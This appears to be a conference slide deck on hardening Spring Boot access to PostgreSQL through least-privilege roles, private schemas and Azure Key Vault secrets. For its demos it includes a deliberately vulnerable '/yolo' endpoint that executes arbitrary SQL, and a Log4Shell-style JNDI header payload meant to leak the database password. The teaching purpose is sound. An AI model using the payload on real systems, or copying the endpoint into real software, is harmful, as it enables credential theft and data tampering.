
Three tips for hardening microservice database access



Credentials

Users/Roles

Permissions

jPro

OWASP Top 10 : 2021

A01 Broken Access Control
A02 Cryptographic Failures
A03 Injection
A04 Insecure Design
A05 Security Misconfiguration
A06 Vulnerable and Outdated Components
A07 Identification and Authentication Failures
A08 Software and Data Integrity Failures
A09 Security Logging and Monitoring Failures
A10 Server Side Request Forgery (SSRF)

Only grant the required permissions on the databases.


Most applications would only need SELECT, UPDATE and DELETE permissions.

The account should not be the owner of the database as this can lead to privilege escalation vulnerabilities.

Source: https://cheatsheetseries.owasp.org/cheatsheets/Database_Security_Cheat_Sheet.html

Accounts with db_owner equivalent privileges such as schema modification or unlimited data access typically have far more access to the database than is required to implement application functionality.

Source: https://owasp.org/www-community/Access_Control



jPro

Demo Time

```
POST /audit/

{
  "userId": "jonathan",
  "action": "Assigned permission X to Y"
}
```

```
GET /audit/
```

audit
audit_id
user_id
action

```
resource "azurerm_postgresql_flexible_server_database" "version_1" {
  name      = "spring_version_1"
  server_id = azurerm_postgresql_flexible_server.jz_demo.id
}

resource "postgresql_role" "version_1" {
  name                = "version_1"
  login               = true
  password            = random_password.version_1.result
  skip_reassign_owned = true
}
```

jPro

```
<dependencies>
  <dependency>
    <groupId>org.springframework.boot</groupId>
    <artifactId>spring-boot-starter-jdbc</artifactId>
  </dependency>
  <dependency>
    <groupId>org.springframework.boot</groupId>
    <artifactId>spring-boot-starter-web</artifactId>
  </dependency>
  <dependency>
    <groupId>org.liquibase</groupId>
    <artifactId>liquibase-core</artifactId>
  </dependency>
  <dependency>
    <groupId>org.postgresql</groupId>
    <artifactId>postgresql</artifactId>
    <scope>runtime</scope>
  </dependency>
</dependencies>
```

jPro

```yaml
spring:
  datasource:
    url: jdbc:postgresql://spring-postg[…]e.com:5432/spring_version_1
    username: version_1
    password: overridden-by-env
  liquibase:
    change-log: classpath:/db/changelog/db.changelog-master-v1.yaml
```

jPro

```yaml
databaseChangeLog:
  - changeSet:
      id: 0001-create-audit-table
      author: Jonathan
      changes:
        - createTable:
            tableName: audit
            columns:
              - column:
                  name: audit_id
                  type: uuid
                  constraints:
                    primaryKey: true
                    nullable: false
              - column:
                  name: user_id
                  type: varchar(255)
                  constraints:
                    nullable: false
              - column:
                  name: action
                  type: varchar(255)
                  constraints:
                    nullable: false
```

jPro

```java
@RestController
@RequestMapping("/audit")
public class AuditController {

  // * boilerplate removed *

  @PostMapping
  public String addLog(@RequestBody AddAuditLogRequest auditLog) {
    jdbcTemplate.update(
        "INSERT INTO audit(audit_id, user_id, action) VALUES (?, ?, ?)",
        UUID.randomUUID(), auditLog.getUserId(), auditLog.getAction());
    return "GREAT SUCCESS!";
  }

}
```

```
@RestController
@RequestMapping("/audit")
public class AuditController {

  // * boilerplate removed *

  @GetMapping
  public List<AuditLogItem> listLog() {
    return jdbcTemplate.query(
        "SELECT audit_id, user_id, action FROM audit",
        (rs, rowNum) -> new AuditLogItem(
            rs.getString("audit_id"),
            rs.getString("user_id"),
            rs.getString("action")));
  }
}
```

jPro

```
POST http://localhost:8080/audit
Content-Type: application/json

{
    "userId": "jonnyshare",
    "action": "Demo #1"
}
```

```
HTTP/1.1 200
Content-Type: text/plain;charset=UTF-8
Content-Length: 14
Date: Sat, 03 Sep 2022 19:46:48 GMT
Connection: close

GREAT SUCCESS!
```

```
GET http://localhost:8080/audit
```

```
HTTP/1.1 200
Content-Type: application/json
Transfer-Encoding: chunked
Date: Sat, 03 Sep 2022 19:34:29 GMT
Connection: close

[
  {
    "auditId": "67947ee6-bc08-4e9d-a45c-d0530ea043f0",
    "userId": "jonnyshare",
    "action": "Demo #1"
  }
]
```

jPro

```java
@RestController
public class DangerousController {

  // * boilerplate removed *

  @PostMapping("/yolo")
  public String test(@RequestBody String sqlQuery) {
    try {
      jdbcTemplate.update(sqlQuery);
      return String.format("OK [%s]", sqlQuery);
    } catch (Exception e) {
      return String.format("FAIL [%s]", e.getMessage());
    }
  }
}
```

```
POST http://localhost:8080/yolo

UPDATE audit
SET user_id = 'some other guy'
```

```
HTTP/1.1 200
Content-Type: text/plain;charset=UTF-8
Content-Length: 48
Date: Sat, 03 Sep 2022 19:58:50 GMT
Connection: close

OK [UPDATE audit SET user_id = 'some other guy']
```

```
GET http://localhost:8080/audit
```

```
HTTP/1.1 200
Content-Type: application/json
Transfer-Encoding: chunked
Date: Sat, 03 Sep 2022 19:34:29 GMT
Connection: close

[
  {
    "auditId": "67947ee6-bc08-4e9d-a45c-d0530ea043f0",
    "userId": "some other guy",
    "action": "Demo #1"
  }
]
```

```
}

resource "postgresql_role" "version_2" {
  name                = "version_2"
  login               = true
  password            = random_password.version_2.result
  skip_reassign_owned = true
}

resource "postgresql_role" "version_2_admin" {
  name                = "version_2_admin"
  login               = true
  password            = random_password.version_2_admin.result
  skip_reassign_owned = true
}
```

```yaml
spring:
  datasource:
    url: jdbc:postgresql://spring-postg[…]e.com:5432/spring_version_2
    username: version_2
    password: overridden-by-env
  liquibase:
    change-log: classpath:/db/changelog/db.changelog-master-v2.yaml
    user: version_2_admin
    password: overridden-by-env
```

jPro

```
POST http://localhost:8080/audit
Content-Type: application/json

{
    "userId": "jonnyshare",
    "action": "Demo #2"
}
```

```
HTTP/1.1 500
Content-Type: application/json
Transfer-Encoding: chunked
Date: Sat, 03 Sep 2022 20:53:04 GMT
Connection: close

{
  "timestamp": "2022-09-03T20:53:04.247+00:00",
  "status": 500,
  "error": "Internal Server Error",
  "path": "/audit"
}
```

```
org.postgresql.util.PSQLException: ERROR: permission denied
for table audit
```

```
                  nullable: false
            - column:
                name: action
                type: varchar(255)
                constraints:
                  nullable: false
- changeSet:
    id: 0002-grant-application-read-insert
    author: Jonathan
    changes:
      - sql:
          sql: GRANT SELECT, INSERT ON audit TO version_2
```


jPro

```
POST http://localhost:8080/audit
Content-Type: application/json

{
    "userId": "jonnyshare",
    "action": "Demo #2"
}
```

```
HTTP/1.1 200
Content-Type: text/plain;charset=UTF-8
Content-Length: 14
Date: Sat, 03 Sep 2022 19:46:48 GMT
Connection: close

GREAT SUCCESS!
```

```
POST http://localhost:8080/yolo

UPDATE audit
SET user_id = 'some other guy'
```

```
HTTP/1.1 200
Content-Type: text/plain;charset=UTF-8
Content-Length: 184
Date: Sat, 03 Sep 2022 21:06:22 GMT
Connection: close

FAIL [StatementCallback; bad SQL grammar [UPDATE audit
SET user_id = 'some other guy']; nested exception is

org.postgresql.util.PSQLException: ERROR: permission

denied for table audit]
```



Credentials

✅ Users/Roles

Permissions

jPro

```
POST http://localhost:8080/yolo

CREATE TABLE wat(something varchar(255));
```

```
HTTP/1.1 200
Content-Type: text/plain;charset=UTF-8
Content-Length: 46
Date: Sun, 04 Sep 2022 19:19:22 GMT
Connection: close

OK [CREATE TABLE wat(something varchar(255));]
```

jPro

```
POST http://localhost:8080/yolo

INSERT INTO wat(something)
VALUES ('SPAM')
```

```
HTTP/1.1 200
Content-Type: text/plain;charset=UTF-8
Content-Length: 48
Date: Sun, 04 Sep 2022 19:23:43 GMT
Connection: close

OK [INSERT INTO wat(something) VALUES ('SPAM')]
```

In the previous sections we created tables without specifying any schema names. By default such tables (and other objects) are automatically put into a schema named “public”.

Note that by default, everyone has CREATE and USAGE privileges on the schema public. This allows all users that are able to connect to a given database to create objects in its public schema.

Source: https://www.postgresql.org/docs/current/ddl-schemas.html

Constrain ordinary users to user-private schemas. To implement this, issue REVOKE CREATE ON SCHEMA public FROM PUBLIC, and create a schema for each user with the same name as that user. Recall that the default search path starts with $user, which resolves to the user name. Therefore, if each user has a separate schema, they access their own schemas by default.

Source: https://www.postgresql.org/docs/current/ddl-schemas.html

```
resource "postgresql_schema" "version_3" {
  name     = "version_3"
  database = azurerm_postgresql_flexible_server_database.version_3.name
}

resource "postgresql_role" "version_3" {
  name                = "version_3"
  login               = true
  password            = random_password.version_3.result
  skip_reassign_owned = true
  search_path         = [postgresql_schema.version_3.name]
}

resource "postgresql_role" "version_3_admin" {
  name                = "version_3_admin"
  login               = true
  password            = random_password.version_3_admin.result
  skip_reassign_owned = true
  search_path         = [postgresql_schema.version_3.name]
}
```

```
resource "postgresql_grant" "version_3" {
  database    = azurerm_postgresql_flexible_server_database.version_3.name
  schema      = postgresql_schema.version_3.name
  object_type = "schema"
  privileges  = ["USAGE"]
  role        = postgresql_role.version_3.name
}

resource "postgresql_grant" "version_3_admin" {
  database    = azurerm_postgresql_flexible_server_database.version_3.name
  schema      = postgresql_schema.version_3.name
  object_type = "schema"
  privileges  = ["USAGE", "CREATE"]
  role        = postgresql_role.version_3_admin.name
}
```


jPro

```
spring:
  datasource:
    url: jdbc:postgresql://spring-postg[…]e.com:5432/spring_version_3
    username: version_3
    password: overridden-by-env
  liquibase:
    change-log: classpath:/db/changelog/db.changelog-master-v3.yaml
    user: version_3_admin
    password: overridden-by-env
    default-schema: version_3
    liquibase-schema: version_3
```

```
POST http://localhost:8080/yolo

CREATE TABLE wat(something varchar(255));
```

```
HTTP/1.1 200
Content-Type: text/plain;charset=UTF-8
Content-Length: 202
Date: Mon, 05 Sep 2022 19:02:08 GMT
Connection: close

FAIL [StatementCallback; bad SQL grammar [CREATE TABLE
wat(something varchar(255));]; nested exception is
org.postgresql.util.PSQLException: ERROR: permission
denied for schema version_3
  Position: 14]
```

jPro



Credentials

- ✅ Users/Roles
- ✅ Permissions

jPro

```
curl http://localhost:8080 \
  -H 'X-Api-Version: ${jndi:ldap://localhost:1389/${env:SPRING_DATABASE_PASSWORD}}'
```

```
${jndi:ldap://localhost:1389/${env:SPRING_DATABASE_PASSWORD}}
```

```
resource "azurerm_key_vault" "version_4" {
  location                  = "norwayeast"
  name                      = random_id.vault_name.b64_url
  resource_group_name       = azurerm_resource_group.main.name
  sku_name                  = "standard"
  tenant_id                 = data.azurerm_client_config.current.tenan
  enable_rbac_authorization = true
}
```

```
resource "azurerm_key_vault_secret" "runtime_password" {
  key_vault_id = azurerm_key_vault.version_4.id
  name         = "spring-datasource-password"
  value        = random_password.version_4.result
}

resource "azurerm_key_vault_secret" "liquibase_password" {
  key_vault_id = azurerm_key_vault.version_4.id
  name         = "spring-liquibase-password"
  value        = random_password.version_4_admin.result
}
```

```
<dependency>
  <groupId>org.springframework.boot</groupId>
  <artifactId>spring-boot-starter-jdbc</artifactId>
</dependency>
<dependency>
  <groupId>org.springframework.boot</groupId>
  <artifactId>spring-boot-starter-web</artifactId>
</dependency>
<dependency>
  <groupId>com.azure.spring</groupId>
  <artifactId>spring-cloud-azure-starter-keyvault-secrets</artifactId>
</dependency>
<dependency>
  <groupId>org.liquibase</groupId>
  <artifactId>liquibase-core</artifactId>
</dependency>
<dependency>
  <groupId>org.postgresql</groupId>
  <artifactId>postgresql</artifactId>
  <scope>runtime</scope>
</dependency>
```

```yaml
spring:
  datasource:
    url: jdbc:postgresql://spring-postg[…]e.com:5432/spring_version_4
    username: version_4
    password: overridden-by-vault
  liquibase:
    change-log: classpath:/db/changelog/db.changelog-master-v4.yaml
    user: version_4_admin
    password: overridden-by-vault
    default-schema: version_4
    liquibase-schema: version_4
  cloud:
    azure:
      keyvault:
        secret:
          property-sources:
            - endpoint: https://spring-postgres-q-lk.vault.azure.net/
```

Environment

Managed Identity

IntelliJ

VS Code

Azure CLI

Azure PWSH

jPro


jPro

Have separate users (aka. roles) for running migrations and applications

```yaml
spring:
  datasource:
    url: jdbc:postgresql://localhost:5433/spring_
    username: version_4
    password: overridden-by-vault
  liquibase:
    user: version_4_admin
    password: overridden-by-vault
```

Don't use the public schema

```yaml
spring:
  liquibase:
    default-schema: version_4
    liquibase-schema: version_4
```

Get your secrets directly from a Vault

```yaml
spring:
  cloud:
    azure:
      keyvault:
        secret:
          property-sources:
            - endpoint: https://spring-postgressg
```

https://gitlab.com/sharebear/spring-postgresql-hardening/

Jonathan Share

https://sharebear.co.uk/

@jonnyshare

jonnyshare

sharebear

sharebear